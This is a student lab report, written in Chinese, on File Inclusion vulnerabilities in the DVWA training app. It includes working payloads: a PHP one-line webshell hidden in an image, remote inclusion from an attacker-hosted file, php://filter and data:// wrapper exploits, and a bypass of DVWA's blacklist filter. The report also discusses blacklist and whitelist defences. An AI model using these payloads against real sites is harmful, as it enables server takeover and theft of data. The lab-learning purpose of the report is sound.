



## 竞学实训-实验三

File Inclusion 漏洞

李昕 202100460065

2023 年 7 月 6 日

# 1 问题重述

问题一：请描述 File Inclusion 的原理

问题二：攻击者如何使用 File Inclusion 漏洞执行攻击者的代码？

(1) 文件上传漏洞 (2) 远程包含 (3) PHP 封装伪协议

问题三：开发者应该如何避免 File Inclusion 漏洞？


思考题：三种漏洞（Command Injection、File Inclusion、File Upload）的表现形式不同，它们的本质是否有共通之处？

# 2 实验内容


## 2.1 请描述 File Inclusion 的原理

File Inclusion 攻击产生的根本原因为，服务器开启了 allow\_url\_include 选项，可以将文件作为 Web 应用的调用变量，进行动态调用，同时，服务端又没有对调用的文件做合理审查（或者审查被攻击者绕过），导致文件中包含的恶意代码被编译运行。

如我们在 DVWA 的 Low 测试界面 URL 输入 file4（界面只提供 1-3），依然可以访问（发现服务器上没有显示的 file4 文件）：




当输入不存在文件的地址后，界面还会返回错误信息，暴露服务端文件存储的位置：



观察 DVWA 提供的 Low 级别的内容包含样例代码，其唯一的功能就是接受 URL 提供的 page 变量并打开该位置的文件，而不存在任何对该文件格式内容的审查：

```
1 $file = $_GET['page'];
```

如果攻击者利用该部分代码访问包含 PHP 的文件，该文件就会被当作 PHP 文件执行，例如，如果在该目录下创建带有打开计算器功能代码的 txt 文件，当在 URL page 里输入该 txt 地址时，可以看到其依然被当作 PHP 运行并成功打开了计算器：




## 2.2 攻击者如何使用 File Inclusion 漏洞执行攻击者的代码？

### 2.2.1 文件上传漏洞


根据 Part1 分析的文件包含漏洞的原理，很自然的想法攻击者利用服务端包含恶意代码的文件进行攻击，但是如何使服务端存储带有恶意代码的攻击文件？

可以结合实验二学习的文件包含漏洞，如果一个 Web 应用同时存在文件包含和文件上传两种漏洞，攻击者就可以向服务器上传带有恶意代码的文件，再利用文件包含漏洞去访问该文件，达到执行攻击者代码的目的。


回顾实验二的 High 安全级别代码，其不允许上传除图片之外的其他文件，此时可以结合文件上传漏洞和文件包含漏洞对该代码进行攻击，具体步骤为先利用 cmd copy 指令将恶意代码 (<?PHP fputs(fopen('shell.php','w'),'<?php@eval(\$\_POST['hack'])? >');? >)，即在服务器上生成 PHP 恶意脚本) 插到 png 文件尾，利用其文件头和文件格式绕过文件上传安全检查：



然后利用文件包含漏洞在 URL 中访问该图片文件，但是出现了和昨天尝试时相同的问题，即运行该图片文件显示语法报错【Parseerror : syntaxerror, unexpected '{', expecting '}' in D :\phpstudy\_pro\WWW\DVWA\vulnerabilities\fi\3.jpgonline15】，经过分析，其因为图片文件的内容中出现了代表 PHP 语言的起止符 “<?” 等符号，触发报错，解决办法为替换图片文件中的所有起止符号（除攻击代码），然后尝试可以成功运行该 PNG 文件，此时已经在服务器上生成了脚本，访问该脚本并通过中国蚁剑对其进行连接：



可以看到中国蚁剑获得了服务器的控制权，此时即可以利用该权限向服务器上传恶意代码就可以通过中国蚁剑的虚拟终端编译并运行；



综上，攻击者可以利用文件上传漏洞和文件包含漏洞配合，使服务端运行攻击者的代码以及进行其他攻击。


## 2.2.2 远程包含

远程包含的原理和本地文件上传原理类似，均为“让服务器访问指定文件”，区别在于本地文件包含利用的是服务器本地的文件，需要攻击者设法上传至服务器，危害相对较小可控，但远程包含漏洞利用的是网络上的第三方文件（也有可能是攻击者的共享文件），相较于本地文件包含漏洞危害更大。

下面尝试利用 DVWA 的测试网站测试使用远程包含运行攻击者的代码，第一步，搭建服务器 <http://172.25.133.16>，并在服务器中创建攻击文件 1.txt，其内容为：


```
1 123123123
2 123123
3 123123
4 123123
5 <?PHP fputcs(fopen('shell.php','w'),<?php @eval($_POST['hack'])?>);?>
6 $file = $_GET[ 'page' ];
```

然后在 URL 里输入网址，得到运行成功的反馈（页面上输出数字且在服务器上生成 shell.php 文件）：



此时服务器上已经存在了攻击脚本，后续操作与本地文件共享相同，利用中国蚁剑连接即可获得控制权限，运行攻击代码。

但是当我将该攻击文件 1.txt 上传到 github 后，将远程文件地址修改为 github 仓库的地址，无法访问且得到错误信息：



关于有关错误信息的猜测和尝试见 Part4 总结与思考。

### 2.2.3 PHP 封装伪协议

通过阅读 PHP 语言的官方文档<sup>[1]</sup>，我了解到 PHP 内置了许多类型的封装伪协议，根据这些伪协议的使用场景，我认为这些伪协议的设计初衷应该是使开发人员在处理服务器文件、网络请求和数据流时更灵活，因为可以从 URL 里得到输入流并完成查看/运行等操作，但是显然给予 URL 更多权限是危险的，这提高了服务器由于与外部资源和指令交互而遭受攻击的风险。

首先，利用 `php://filter` 协议，可以获得网站文件的内容(包括用户信息文件和配置文件)，尝试如下，构造带有伪协议的 URL:`http://127.1.1.0/DVWA/vulnerabilities/fi/?page=php://filter/read=convert.base64-encode/resource=file1.php`，利用该协议输出 base64 编码后的文件源码 (以 file1 为例)：

The screenshot shows a browser window with two tabs. The top tab contains the DVWA logo and navigation links. The bottom tab is titled "Base64 编码/解码 - 在线工具" and shows a base64 decoder interface. A red box highlights the URL in the address bar of the top tab. Another red box highlights the decoded PHP code in the bottom tab, which includes the following:

```


<?php
$page[ 'body' ] .= "
<div class=\"body_padded\">
    <h1>Vulnerability: File Inclusion</h1>
    <div class=\"vulnerable_code_area\">
        <h3>File 1</h3>
        <hr />
    
```

The bottom tab also shows a "字符编码" dropdown set to "UTF-8" and two buttons: "Base64 编码" and "Base64 解码".

可以看到能够读取网站信息，同理可以访问服务器其他位置的敏感信息文件，具有类似可以读取服务端文件信息的伪协议还有 zlib:// 等。但是这个伪协议并不能帮助攻击者在服务端运行攻击代码，从 PHP 语言的官方文档中得到一个可以执行脚本的伪协议 php://data，其作用为数据流封装器，除了乐园打印信息外，还可以利用文件包含漏洞运行其封装的 PHP 脚本。

例如，构造文件包含漏洞的 URL 【`http://127.1.1.0/DVWA/vulnerabilities/fi/?page=data://text/plain,<?PHPfputs(fopen('shell.php','w'),<?php@eval($_POST['hack'])?>);?>`】，其中在//data 的文本中加入 PHP 语句（其功能是在服务器上并生成一句话木马的脚本）。

可以看到成功生成 shell.php 攻击脚本：



之后即可利用脚本中的一句话木马，使用中国蚁剑获得服务器控制权，在服务端上上传并运行攻击代码。

有趣的是，虽然官方文档给出的参考格式为【`data://text/plain;base64,...`】，要求封装的文本为 base64 编码，但通过我上面进行攻击的实验，可以不使用 base64 编码，那么为什么官方要是有 base64 编码呢？通过思考，我猜测这是为了保证兼容性，一些符号可能会导致 URL 解析错误，所以需要统一编码成 URL 和网路可以识别的编码，如 base64，确保 URL 在各种环境和系统中得到正确解析和处理，具体分析见 Part4 讨论部分。

## 2.3 开发者应该如何避免 File Inclusion 漏洞？

要防御 File Inclusion 漏洞，首先要弄明白攻击的途径，文件包含攻击的途径是利用开发者开放了文件作为参数这个限制，使文件上传 + 本地包含漏洞、远程包含漏洞

和 PHP 伪协议可以利用 URL 参数调用恶意文件，那么针对这个攻击途径设计防御手段如下：


### 2.3.1 对文件名和调用进行严格的过滤，即黑名单制度

开发者可以对针对文件包含攻击常用的恶意文件名进行严格过滤，确保通过的 URL 均为安全 URL。

观察 Medium 级别代码：

```
1 <?php
2 $file = $_GET[ 'page' ];
3 // Input validation
4 $file = str_replace( array( "http://", "https://" ), "", $file );
5 $file = str_replace( array( "../", "..\\\" ), "", $file );
6 ?>
```

发现其对远程包含的 http 类和本地包含的..类都进行了删除（替换为空字符），使其 URL 失效，一定程度上防御了文件包含攻击。但是显然其黑名单不够完善，如使用构造 URL 部分为 httphttp://://，由于防护代码会将 http:// 替换为空，即可获得正确 http 域名，绕过黑名单对远程包含漏洞的过滤：



本地包含漏洞同理，只要避免在 URL 中使用../和类似符号即可绕过防护。

---

如果要使用黑名单的方法过滤 URL，则应尽量采用严格的黑名单对所有可能的攻击 URL 进行过滤。

### 2.3.2 对文件名和调用进行严格的合法匹配，即白名单制度

观察 DVWA 中 High 等级的代码：

```
1 <?php
2 $file = $_GET[ 'page' ];
3 // Input validation
4 //文件名必须以file开始，或只能为include.php
5 if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
6     echo "ERROR: File not found!";
7     exit;
8 }
9 ?>
```

发现其用 fnmatch() 函数限制参数文件的开头必须为 file (除非是 include.php 文件)，显然利用 file://文件路径可以搭配本地上传漏洞轻松绕过，但其有效防御了远程包含攻击，若服务器没有本地上传漏洞，则基本安全。

继续观察 Impossible 级别：

```
1 <?php
2 // The page we wish to display
3 $file = $_GET[ 'page' ];
4
5 // Only allow include.php or file{1..3}.php
6 if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
7     // This isn't the page we want!
8     echo "ERROR: File not found!";
9     exit;
10 }
11 ?>
```

其通过白名单直接限制了只能访问 include.php、file1、file2、file3，那么这样就可以弥补 High 文件上传漏洞的缺陷了吗，答案是并没有，如果利用文件上传漏洞覆盖或覆

盖同名文件，则依然可以访问带有恶意代码的文件，那么此时如何解决？我想到三种解决方法，一是设置服务器文件只读（不允许修改）；二是单独设置用户上传文件目录，将其与系统文件目录隔离；三是修改服务器文件的文件名，采用散列值，避免攻击者获得服务器存储文件的文件名。

### 2.3.3 关闭危险配置，从根本上避免文件包含攻击

